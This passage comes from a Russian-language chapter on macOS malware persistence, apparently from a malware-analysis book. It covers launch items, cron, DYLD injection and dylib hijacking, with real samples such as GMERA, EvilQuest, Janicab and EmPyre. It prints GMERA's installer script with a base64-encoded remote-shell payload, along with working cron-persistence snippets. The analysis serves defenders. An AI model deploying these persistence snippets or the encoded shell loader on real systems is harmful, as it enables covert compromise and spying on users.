    ProgramArguments =     (

"/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
    RunAtLoad = 1;
}
```

Листинг 2-7: Вредоносный property list launch item (NetWire)

Обратите внимание в выводе, что путь к постоянному компоненту вредоносного ПО можно найти в массиве `ProgramArguments`: `/Users/user/.defaults/Finder.app/Contents/MacOS/Finder`. Как отмечалось, вредоносное ПО программно определяет домашний каталог текущего пользователя во время выполнения, потому что имя этого каталога, скорее всего, уникально для каждой зараженной системы.

Чтобы в какой-то мере скрыться, NetWire устанавливает свой постоянный бинарный файл, `Finder`, в созданный им каталог с именем `.defaults`. Обычно macOS не отображает каталоги, начинающиеся с точки. Поэтому вредоносное ПО может оставаться скрытым от большинства ничего не подозревающих пользователей. (Можно указать Finder показывать такие скрытые файлы, нажав COMMAND-SHIFT-SPACE [□-□-SPACE], или использовать команду `ls` с параметром `-a` в Terminal.) Также видно, что в файле `.plist` ключ `RunAtLoad` установлен в `1` (`true`), что инструктирует систему автоматически запускать бинарный файл вредоносного ПО каждый раз, когда пользователь входит в систему. Закрепление достигнуто!

Еще один пример образца вредоносного ПО для Mac, закрепляющегося как launch item, - GMERA. Распространяемое как троянизированное приложение для торговли криптовалютой, оно содержит установочный скрипт с именем `run.sh` в каталоге `Resources/` своего application bundle (рисунок 2-2).



Рисунок 2-2: Троянизированное приложение (GMERA)

Исследование этого скрипта выявляет команды, которые установят постоянный и скрытый launch agent в `~/Library/LaunchAgents/.com.apple.upd.plist` (листинг 2-8).

```
#! /bin/bash
...
plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiP
z4KPCFET0NUWVBFIHBsaXN0IFBVQkxJQyAiLS8vQXBwbGUvL0RURCBQTElTVC
AxLjAvL0VOIiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Qcm9wZXJ0eUx
pc3QtMS4wLmR0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxr
ZXk+S2VlcEFsaXZlPC9rZXk+Cgk8dHJ1ZS8+Cgk8a2V5PkxhYmVsPC9rZXk+C
gk8c3RyaW5nPmNvbS5hcHBsZXMuYXBwcy51cGQ8L3N0cmluZz4KCTxrZXk+UH
JvZ3JhbUFyZ3VtZW50czwva2V5PgoJPGFycmF5PgoJCTxzdHJpbmc+c2g8L3N
0cmluZz4KCQk8c3RyaW5nPi1jPC9zdHJpbmc+CgkJPHN0cmluZz5lY2hvICdk
MmhwYkdVZ09qc2daRzhnYzJ4bFpYQWdNVEF3TURBN0lITmpjbVZsYmlBdFdDQ
nhkV2wwT3lCc2MyOW1JQzEwYVNBNk1qVTNNek1nZkNCNFlYSm5jeUJyYVd4c0
lDMDVPeUJ6WTNKbFpXNGdMV1FnTFcwZ1ltRnphQ0F0WXlBbGltRnphQ0F0YVN
BK0wyUmxkaTkwWTNBdk1Ua3pMak0zTGpJeE1pNHhOell2TWpVM016TWdNRDRt
TVNjN0lHUnZibVU9JyB8IGJhc2U2NCAtLWRlY29kZSB8IGJhc2g8L3N0cmluZ
z4KCTwvYXJyYXk+Cgk8Zxpc3Q+"
echo "$plist_text" |   base64 --decode1 >
"/tmp/.com.apple.upd.plist"
  cp "/tmp/.com.apple.upd.plist"
"$HOME/Library/LaunchAgents/.com.apple.upd.plist" 2
  launchctl load "/tmp/.com.apple.upd.plist" 3
```

Листинг 2-8: Вредоносный установочный скрипт `run.sh` (GMERA)

Обратите внимание, что обфусцированное содержимое plist находится в переменной с именем `plist_text`. Вредоносное ПО декодирует plist с помощью команды macOS `base64` 1 и записывает его в каталог `/tmp` как `.com.apple.upd.plist`. Затем через команду `cp` оно копирует его в пользовательский каталог `LaunchAgents` 2. Наконец, оно запускает launch agent с помощью команды `launchctl` 3.

После выполнения установочного скрипта можно исследовать уже декодированный property list launch agent, `.com.apple.upd.plist` (листинг 2-9).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apples.apps.upd</string>
  <key>ProgramArguments</key>
 <array>
   <string>sh</string>
   <string>-c</string>
   <string>echo 'd2hpbGUgOjs...RvbmU=' | base64 --decode |
bash</string>
 </array>
 1 <key>RunAtLoad</key>
 <true/>
</dict>
```

Листинг 2-9: Вредоносный plist launch agent (GMERA)

Поскольку ключ `RunAtLoad` установлен в `true` 1, команды, указанные в массиве `ProgramArguments` и декодирующиеся в remote shell, будут автоматически выполняться каждый раз, когда пользователь входит в систему.

В качестве последнего примера закрепления launch item рассмотрим EvilQuest. Это вредоносное ПО закрепляется как launch daemon, если выполняется с привилегиями root, но поскольку launch daemons выполняются от root, пользователь должен обладать привилегиями root, чтобы создать такой элемент. Поэтому если EvilQuest обнаруживает, что выполняется только с пользовательскими привилегиями, он вместо этого создает пользовательский launch agent.

Чтобы реализовать это закрепление, EvilQuest содержит встроенный шаблон property list, используемый для создания launch items. Однако в попытке усложнить анализ этот шаблон зашифрован. В последующих главах я опишу, как побеждать такие попытки антианализа, а сейчас вам достаточно знать, что мы можем использовать отладчик и просто дождаться, пока вредоносное ПО само расшифрует встроенный шаблон property list. Затем мы можем просмотреть незашифрованный шаблон plist в памяти (листинг 2-10).

```
% lldb /Library/mixednkey/toolroomd
...
(lldb) x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//
    EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>
\n\n<key>ProgramArguments</key>\n<array>\n<string>%s</string>
\n<string>--silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n<key>KeepAlive</key>\n<true/>\n\
    n</dict>\n</plist>"
```

Листинг 2-10: Расшифрованный шаблон property list (EvilQuest)

Здесь мы используем `lldb`, отладчик macOS, чтобы запустить файл с именем `toolroomd`. Через некоторое время вредоносное ПО расшифровывает шаблон plist и сохраняет его адрес в памяти в регистре `RAX`. Это позволяет вывести уже расшифрованный шаблон с помощью команды `x/s`.

Часто более простой подход - выполнить вредоносное ПО на отдельной аналитической или виртуальной машине и дождаться, пока оно запишет свой property list launch item. После того как EvilQuest завершил установку и устойчиво заразил систему, можно найти его property list launch daemon с именем `com.apple.questd.plist` в каталоге `/Library/LaunchDaemons` (листинг 2-11).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>
    <key> 1 ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>
    <key> 2 RunAtLoad</key>
    <true/>
    ...
</dict>
```

Листинг 2-11: Plist launch item (EvilQuest)

Поскольку ключ `RunAtLoad` установлен в `true` 2, значения, хранящиеся в массиве `ProgramArguments` 1, будут автоматически выполняться каждый раз при перезагрузке системы.

Запланированные задания и задачи

В macOS есть различные способы планировать задания или задачи для запуска с заданными интервалами. Вредоносное ПО может злоупотреблять (и злоупотребляет) этими механизмами как средством поддержания закрепления на зараженных системах macOS. В этом разделе рассматриваются несколько таких механизмов планирования, например cron jobs, at jobs и periodic scripts. Обратите внимание, что launch items тоже можно планировать для запуска через регулярные интервалы с помощью ключа `StartCalendarInterval`, но поскольку мы уже обсуждали их ранее в этой главе, здесь не будем рассматривать их снова.

Задания cron

Благодаря своим базовым основам в BSD macOS предоставляет несколько Unix-подобных механизмов закрепления. Cron jobs - один из таких примеров. Часто используемые системными администраторами, они предоставляют способ устойчиво выполнять скрипты, команды и бинарные файлы в определенное время. В отличие от login items и launch items, обсуждавшихся ранее, постоянные cron jobs обычно автоматически выполняются с заданными интервалами, например каждый час, каждый день или каждую неделю, а не при заданных событиях вроде входа пользователя. Запланировать постоянный cron job можно с помощью встроенной утилиты `/usr/bin/crontab`.

Злоупотребление cron jobs для закрепления не особенно распространено во вредоносном ПО для macOS. Однако популярный open source-агент post-exploitation EmPyre, который иногда используют атакующие, нацеливающиеся на пользователей macOS, дает пример. [5] В своем модуле закрепления `crontab` EmPyre напрямую вызывает бинарный файл `crontab`, чтобы установить себя как cron job (листинг 2-12).

```
cmd = 1 'crontab -l | { cat; echo "0 * * * * %s"; } | 2
crontab -'
3 subprocess.Popen(cmd, shell=True,
stdout=subprocess.PIPE).stdout.read()
```

Листинг 2-12: Закрепление через cron job (EmPyre)

EmPyre сначала строит строку, конкатенируя несколько подкоманд, которые вместе добавляют новый вредоносный cron job к уже существующим. Команда `crontab` (с флагом `-l`) перечислит существующие cron jobs пользователя 1. Команды `cat` и `echo` добавляют новую команду. Наконец, команда `crontab` (с флагом `-`) переустановит все существующие задания вместе с новым cron job 2. После того как эти команды были сконкатенированы вместе (и сохранены в переменную `cmd`), они затем выполняются через API `Popen` модуля Python `subprocess` 3. `%s` в переменной `cmd` будет обновлен во время выполнения путем к объекту, который нужно закрепить, а компонент `0 * * * *` инструктирует macOS выполнять задание каждый час. Всестороннее обсуждение cron jobs, включая синтаксис создания заданий, см. на странице Wikipedia под названием "Cron". [6]

Кратко рассмотрим еще один пример закрепления cron job, любезно предоставленный Janicab. Это вредоносное ПО закрепляет скомпилированный Python-скрипт `runner.pyc` как cron job (листинг 2-13).

```
subprocess.call("crontab -l > 1 /tmp/dump",shell=True)
...
subprocess.call( 2 "echo \"* * * * * python ~/.t/runner.pyc
\" >>/tmp/dump",shell=True)
subprocess.call( 3 "crontab /tmp/dump",shell=True)
subprocess.call("rm -f /tmp/dump",shell=True)
```

Листинг 2-13: Закрепление через cron job (Janicab)

Python-установщик Janicab сначала сохраняет любые существующие cron jobs во временный файл с именем `/tmp/dump` 1. Затем он добавляет свое новое задание в этот файл 2, прежде чем вызвать `crontab`, чтобы завершить установку cron job 3. После добавления нового cron job macOS будет выполнять указанную команду, `python ~/.t/runner.pyc`, каждую минуту. Этот скомпилированный Python-скрипт гарантирует, что вредоносное ПО всегда работает, перезапуская его при необходимости.

Задания at

Еще один способ добиться закрепления в macOS - at jobs, то есть запланированные одноразовые задачи. [7] At jobs можно найти в каталоге `/private/var/at/jobs/` и перечислить через утилиту `/usr/bin/atq`. В стандартной установке macOS планировщик at, `/usr/libexec/atrun`, отключен. Однако вредоносное ПО может включить его с привилегиями root (листинг 2-14).

```
# launchctl load -w
/System/Library/LaunchDaemons/com.apple.atrun.plist
```

Листинг 2-14: Включение планировщика at

После включения этого планировщика вредоносное ПО может создать at job, просто передав постоянные команды через pipe в `/usr/bin/at` и указав время и дату выполнения. После выполнения оно может просто заново запланировать задание, чтобы поддерживать закрепление. В настоящее время, однако, ни одно вредоносное ПО для Mac не использует этот метод закрепления.

Периодические сценарии

Если вывести содержимое `/etc/periodic`, вы найдете каталог, содержащий скрипты, которые будут выполняться с четко определенными интервалами (листинг 2-15).

```
% ls /etc/periodic
daily
weekly
monthly
```

Листинг 2-15: Периодические сценарии

Хотя этот каталог принадлежит root, вредоносное ПО с достаточными привилегиями может создать (или подменить) periodic script, чтобы добиться закрепления с регулярными интервалами. Хотя periodic scripts концептуально довольно похожи на cron jobs, есть несколько различий, например то, что ими управляет отдельный демон. [8] Как и at jobs, в настоящее время ни одно вредоносное ПО не использует этот метод закрепления.

Login и Logout Hooks

Еще один способ добиться закрепления в macOS - login и logout hooks. Скрипты или команды, установленные как login или logout hooks, будут выполняться автоматически каждый раз, когда пользователь входит в систему или выходит из нее. Эти hooks хранятся в пользовательском файле `~/Library/Preferences/com.apple.loginwindow.plist` как пары ключ/значение. Имя ключа должно быть либо `LoginHook`, либо `LogoutHook`, а строковое значение должно быть установлено в путь к файлу, который нужно выполнить при входе или выходе (листинг 2-16).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...>
<plist version="1.0">
 <dict>
  <key>LoginHook</key>
  1 <string>/usr/bin/hook.sh</string>
 </dict>
</plist>
```

Листинг 2-16: Пример `LoginHook`

В этом примере скрипт `hook.sh` 1 будет выполняться каждый раз, когда пользователь входит в систему. Обратите внимание, что в любой момент времени может быть задана только одна пара ключ/значение `LoginHook` и одна `LogoutHook`. Однако если вредоносное ПО сталкивается с системой, где уже присутствует легитимный login или logout hook, оно может добавить дополнительные команды к существующему hook, чтобы получить закрепление. Возможно, из-за того, что Apple начала выводить эту технику закрепления из употребления, вредоносное ПО не использует такие hooks.

Динамические библиотеки

Динамические библиотеки (dylibs) - это модули, содержащие исполняемый код, который процесс может загрузить и выполнить. Документация Apple для разработчиков объясняет смысл использования динамических библиотек, указывая, что операционные системы уже "реализуют большую часть функциональности, нужной приложениям, в библиотеках". [9] Поэтому программисты приложений могут связывать свой код с этими библиотеками, вместо того чтобы заново создавать функциональность с нуля. Хотя библиотеки можно статически слинковать в программу, это увеличивает и размер программы, и использование памяти. Кроме того, если бы в библиотеке был обнаружен изъян, программу пришлось бы пересобрать, чтобы воспользоваться любыми исправлениями или обновленной функциональностью. С другой стороны, динамическая линковка библиотеки всего лишь добавляет в программу указанную зависимость; фактический код библиотеки не компилируется внутрь. Когда программа запускается или ей нужен доступ к функциональности библиотеки, библиотека затем динамически загружается. Это уменьшает и размер программы, и общее использование памяти. Программы, динамически загружающие эти библиотеки, автоматически получают пользу от любых исправлений и обновленной функциональности.

Большинство механизмов закрепления, которыми злоупотребляет вредоносное ПО для Mac, принуждает операционную систему автоматически запускать какое-либо самостоятельное приложение или бинарный файл. Хотя с точки зрения получения и поддержания закрепления это вполне хорошо, обычно результатом становится новый недоверенный процесс, работающий в системе. Любознательный пользователь может заметить это, особенно если посмотрит список запущенных процессов. Более того, средства безопасности, которые в основном фокусируются на событиях уровня процессов, могут легко обнаружить такие новые процессы и тем самым раскрыть вредоносное ПО.

Более скрытные механизмы закрепления вместо этого используют динамические библиотеки. Поскольку такие библиотеки загружаются внутри доверенного host process, сами они не приводят к появлению нового процесса. Поэтому исследование запущенных процессов не позволит легко выявить их присутствие, которое также может остаться необнаруженным средствами безопасности. Идея использования динамических библиотек для закрепления довольно прямолинейна. Вредоносное ПО сначала находит существующий процесс, который регулярно запускается, либо автоматически системой, либо вручную пользователем (браузер пользователя - хороший пример такого процесса). Затем оно принуждает этот процесс загрузить вредоносные библиотеки.

В этом разделе мы сначала обсудим общие методы закрепления dylib, которыми вредоносное ПО могло бы злоупотребить для нацеливания на широкий диапазон процессов. После этого мы рассмотрим конкретные подходы к закреплению на основе plug-in, которые вредоносное ПО может использовать как скрытное средство повторного выполнения. Обратите внимание, что авторы вредоносного ПО также могут злоупотреблять динамическими библиотеками не только для закрепления, но и, например, для подрыва интересующих процессов, таких как браузер пользователя. Более того, после загрузки в процесс динамическая библиотека наследует разрешения этого процесса, что может дать вредоносному ПО доступ к защищенным устройствам, таким как webcam или mic, а также к другим чувствительным ресурсам.

Переменные окружения DYLD_*

Любой код может использовать переменные окружения DYLD_*, такие как DYLD_INSERT_LIBRARIES и DYLD_FRAMEWORK_PATH, чтобы внедрить любую динамическую библиотеку в целевой процесс во время загрузки. При загрузке процесса динамический загрузчик исследует переменную DYLD_INSERT_LIBRARIES и загружает любые указанные в ней библиотеки. Злоупотребляя этой техникой, атакующий может гарантировать, что целевой процесс загружает вредоносную библиотеку каждый раз при запуске. Если процесс часто запускается автоматически или пользователь часто запускает его, эта техника дает довольно надежную и очень скрытную технику закрепления. [10]

Конкретный способ постоянного внедрения динамической библиотеки через переменные окружения DYLD_* различается. Если вредоносное ПО нацеливается на launch item, оно может изменить property list этого элемента, вставив в него новую пару ключ/значение. Ключ EnvironmentVariables будет ссылаться на словарь, содержащий пару ключ/значение DYLD_INSERT_LIBRARIES, которая указывает на вредоносную динамическую библиотеку. Если вредоносное ПО нацеливается на приложение, подход предполагает изменение файла Info.plist приложения и вставку аналогичной пары ключ/значение, но с именем ключа LSEnvironment.

Рассмотрим пример. Печально известное вредоносное ПО FlashBack злоупотребляло этой техникой, чтобы поддерживать закрепление, нацеливаясь на браузеры пользователей. Листинг 2-17 - фрагмент файла Safari Info.plist, который FlashBack подорвал.

```
<key>LSEnvironment</key>
<dict>
 <key>DYLD_INSERT_LIBRARIES</key>
 1
<string>/Applications/Safari.app/Contents/Resources/UnHackMeB
uild</string>
</dict>
```

Листинг 2-17: Закрепление через DYLD_INSERT_LIBRARIES (FlashBack)

Обратите внимание, что вредоносное ПО FlashBack добавило в файл словарь LSEnvironment, содержащий пару ключ/значение DYLD_INSERT_LIBRARIES. Значение указывает на вредоносную динамическую библиотеку вредоносного ПО 1, которую macOS теперь будет загружать и выполнять в контексте Safari каждый раз при запуске браузера. [11]

С 2012 года, когда FlashBack злоупотреблял этой техникой, Apple резко сократила область действия переменных окружения DYLD_*. Например, динамический загрузчик (dyld) теперь игнорирует эти переменные в широком диапазоне случаев, например для platform binaries Apple или для сторонних приложений, скомпилированных с hardened runtime. Также стоит отметить, что platform binaries и бинарные файлы, защищенные hardened runtime, могут быть нечувствительны к другим вставкам динамических библиотек, таким как обсуждаемые далее в этом разделе. Подробнее о функциях безопасности, предоставляемых hardened runtime, см. документацию Apple под названием "Hardened Runtime". [12]

Несмотря на эти предосторожности, многие компоненты операционной системы и популярные сторонние приложения все еще поддерживают загрузку произвольных динамических библиотек. Более того, platform binaries и приложения, включившие hardened runtime, могут предоставлять исключения, такие как entitlements com.apple.security.cs.allow-dyld-environment-variables или com.apple.security.cs.disable-library-validation, которые позволяют загружать вредоносные динамические библиотеки. Таким образом, по-прежнему существуют широкие возможности для закрепления на основе динамических библиотек.

Проксирование dylib

Более современный подход к внедрению динамической библиотеки включает технику, которую я назвал dylib proxying. Вкратце, dylib proxying заменяет библиотеку, от которой зависит целевой процесс, вредоносной библиотекой. Теперь каждый раз при запуске целевого приложения вместо нее будет загружаться и выполняться вредоносная динамическая библиотека.

Чтобы приложение не потеряло легитимную функциональность, вредоносная библиотека проксирует запросы к исходной библиотеке и от нее. Она может добиться такого проксирования, создав динамическую библиотеку, содержащую load command `LC_REEXPORT_DYLIB`. Мы обсудим load commands в главе 5; пока просто знайте, что load command `LC_REEXPORT_DYLIB`, по сути, говорит динамическому загрузчику: "Эй, хотя я, вредоносная библиотека, не реализую нужную функциональность, которую ты ищешь, я знаю, кто это делает!" Как выясняется, это единственная информация, которая нужна загрузчику, чтобы поддержать функциональность, предоставляемую проксируемой библиотекой.

Хотя мы пока не видели, чтобы вредоносное ПО злоупотребляло этой техникой dylib proxying, исследователи безопасности (включая меня) использовали ее, чтобы подрывать различные приложения. В частности, я злоупотреблял Zoom, чтобы получить доступ к веб-камере пользователя, и добился скрытного закрепления каждый раз, когда он открывает приложение для видеоконференций. Кратко рассмотрим детали этой конкретной атаки против Zoom, поскольку она дает практический пример того, как атакующий или вредоносное ПО могли бы добиться скрытного закрепления на основе динамических библиотек.

Хотя Zoom компилирует свое приложение с hardened runtime, который обычно пресекает атаки внедрения динамических библиотек, старые версии содержали entitlement `com.apple.security.cs.disable-library-validation`. Этот entitlement инструктирует macOS отключить library validation, позволяя загружать в Zoom произвольные библиотеки. Чтобы получить закрепление, вредоносное ПО могло бы проксировать одну из зависимостей Zoom, например его SSL-библиотеку `libssl.1.0.0.dylib`. Вредоносное ПО могло бы сделать копию легитимной SSL-библиотеки, названную как-нибудь вроде `libssl.1.0.0_COPY.dylib`, а затем создать вредоносную proxy-библиотеку с тем же именем, что у исходной SSL-библиотеки. Эта вредоносная библиотека содержала бы load command `LC_REEXPORT_DYLIB`, указывающую на копию SSL-библиотеки. Чтобы увидеть этот процесс на практике, взгляните на следующий вывод `otool` из macOS, запущенного с флагом `-l` для перечисления load commands вредоносной динамической библиотеки (листинг 2-18).

```
% otool -l zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib
...
Load command 11
          cmd LC_REEXPORT_DYLIB 1
      cmdsize 96
         name
/Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0_CO
PY.dylib 2
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

Листинг 2-18: Proxy-динамическая библиотека

Обратите внимание, что эта библиотека содержит директиву reexport 1, указывающую на исходную SSL-библиотеку 2. Это гарантирует, что SSL-функциональность, необходимая для запуска приложения, не будет потеряна. После того как вредоносная proxy-библиотека окажется на месте, она будет автоматически загружаться и выполнять свой constructor каждый раз, когда пользователь запускает Zoom. Теперь, помимо закрепления, вредоносное ПО получает доступ к privacy

permissions Zoom, например к разрешениям для микрофона и камеры, что позволяет ему шпионить за пользователем через его webcam!

Перехват dylib

Dylib hijacking - более скрытная, хотя и менее универсальная, версия dylib proxying. При dylib hijack вредоносное ПО может эксплуатировать программу, которая либо пытается загружать динамические библиотеки из нескольких доступных атакующему для записи мест, либо имеет слабую зависимость от несуществующей динамической библиотеки. В первом случае, если основное место не содержит библиотеку, приложение будет искать ее во втором месте. В этом случае вредоносное ПО могло бы установить себя как вредоносную библиотеку с тем же именем в первое место, которое программа затем наивно загрузила бы. Например, предположим, что приложение сначала пытается загрузить `foo.dylib` из каталога `Library/` приложения, а затем из каталога `/System/Library`. Если `foo.dylib` не существует в каталоге `Library/` приложения, атакующий может добавить вредоносную библиотеку с тем же именем в это место. Эта вредоносная библиотека автоматически загрузится во время выполнения.

Рассмотрим конкретный пример. В некоторых старых версиях macOS, включая OS X 10.10, агент фотопотока iCloud от Apple пытался загрузить динамическую библиотеку с именем `PhotoFoundation` либо из `iPhoto.app/Contents/Library/LoginItems/`, либо из каталога `iPhoto.app/Contents/Framework`. Поскольку библиотека находилась во втором каталоге, вредоносное ПО могло поместить вредоносную динамическую библиотеку с тем же именем в основной каталог. При последующих запусках агент сначала обнаруживал и загружал вредоносную динамическую библиотеку. А поскольку агент автоматически запускался каждый раз при входе пользователя, это давало очень скрытное средство закрепления (листинг 2-19).

```
$ reboot
$ lsof -p <pid of Photo Stream Agent>
. . .
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFou
ndation.framework/Versions/A/PhotoFoundation
```

Листинг 2-19: Hijacker динамической библиотеки, `PhotoFoundation`, загруженный Photo Stream Agent от Apple

Программа также может быть уязвима к dylib hijack, если имеет необязательную, или слабую, зависимость от несуществующей динамической библиотеки. Когда зависимость слабая, программа всегда будет искать динамическую библиотеку, но все равно может выполняться, если ее нет. Однако если вредоносное ПО сможет поместить вредоносную динамическую библиотеку в слабо указанное место, программа затем загрузит ее при последующих запусках. Если вам интересно узнать больше о dylib hijacking, см. либо мою исследовательскую статью по этой теме, "Dylib hijacking on OS X", либо "MacOS Dylib Injection through Mach-O Binary Manipulation". [13]

Хотя неизвестно, чтобы вредоносное ПО для Mac использовало эту технику в реальных атаках для закрепления, post-exploitation-агент EmPyre имеет модуль закрепления, использующий dylib hijacking (листинг 2-20): [14]

```
import base64
class Module:
    def __init__(self, mainMenu, params=[]):
        # metadata info about the module, not modified during
runtime
        self.info = {
            # name for the module that will appear in module
menus
            'Name': 'CreateDylibHijacker',
            # list of one or more authors for the module
```

```
            'Author': ['@patrickwardle,@xorrior'],
            # more verbose multi-line description of the
module
            'Description': ('Configures and EmPyre dylib for
use in a Dylib hijack, given the
            path to a legitimate dylib of a vulnerable
application. The architecture of the
            dylib must match the target application. The
configured dylib will be copied local
            to the hijackerPath'),
            # True if the module needs to run in the
background
            'Background' : False,
            # File extension to save the file as
            'OutputExtension' : "",
            'NeedsAdmin' : True,
            # True if the method doesn't touch disk/is
reasonably opsec safe
            'OpsecSafe' : False,
            # list of any references/other comments
            'Comments': [
                'comment',

'https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x'
            ]
        }
```

Листинг 2-20: Модуль закрепления dylib hijacking, `CreateHijacker.py` (EmPyre)

Эти техники dylib hijack работают только против приложений, которые конкретно уязвимы, то есть таких, которые ищут динамические библиотеки в нескольких местах или имеют слабую, несуществующую зависимость. Более того, если вредоносное ПО надеется использовать эту технику для закрепления, уязвимые программы должны либо запускаться автоматически, либо часто запускаться пользователем. Наконец, в недавних версиях macOS такие меры смягчения, как hardened runtime, могут минимизировать влияние всего внедрения dylib, поскольку эти защиты в общем виде предотвращают загрузку произвольных динамических библиотек.

Подключаемые модули

Многие демоны Apple и сторонние приложения по замыслу поддерживают plug-ins или extensions - в виде динамических библиотек, пакетов или различных других форматов файлов. Хотя plug-ins могут легитимно расширять функциональность программы, вредоносное ПО может злоупотреблять этими возможностями, чтобы добиться скрытного закрепления в контексте процесса. Как? Обычно путем создания совместимого plug-in и установки его в каталог plug-in программы.

Например, все современные браузеры поддерживают plug-ins или extensions, которые браузер автоматически выполняет каждый раз при запуске, что дает удобный способ закрепления вредоносного кода. Более того, такие plug-ins получают прямой доступ к сеансам браузера пользователя, позволяя вредоносному коду, например adware, показывать рекламу, перехватывать трафик, извлекать сохраненные пароли и многое другое.

Эти extensions могут работать довольно скрытно. Рассмотрим вредоносное browser extension Pitchofcase, показанное на рисунке 2-3. В статье исследователь безопасности Phil Stokes отмечает, что "на первый взгляд Pitchofcase выглядит как любое другое adware extension: при включении оно перенаправляет поисковые запросы пользователя через несколько pay-for-click-адресов, прежде чем попасть на pitchofcase.com. Extension невидимо работает в фоне без кнопки панели инструментов или какого-либо другого способа взаимодействовать с ним". [15] Более того, Phil

отметил, что если нажать кнопку Uninstall, показанную на рисунке 2-3, browser extension фактически не будет удалено.

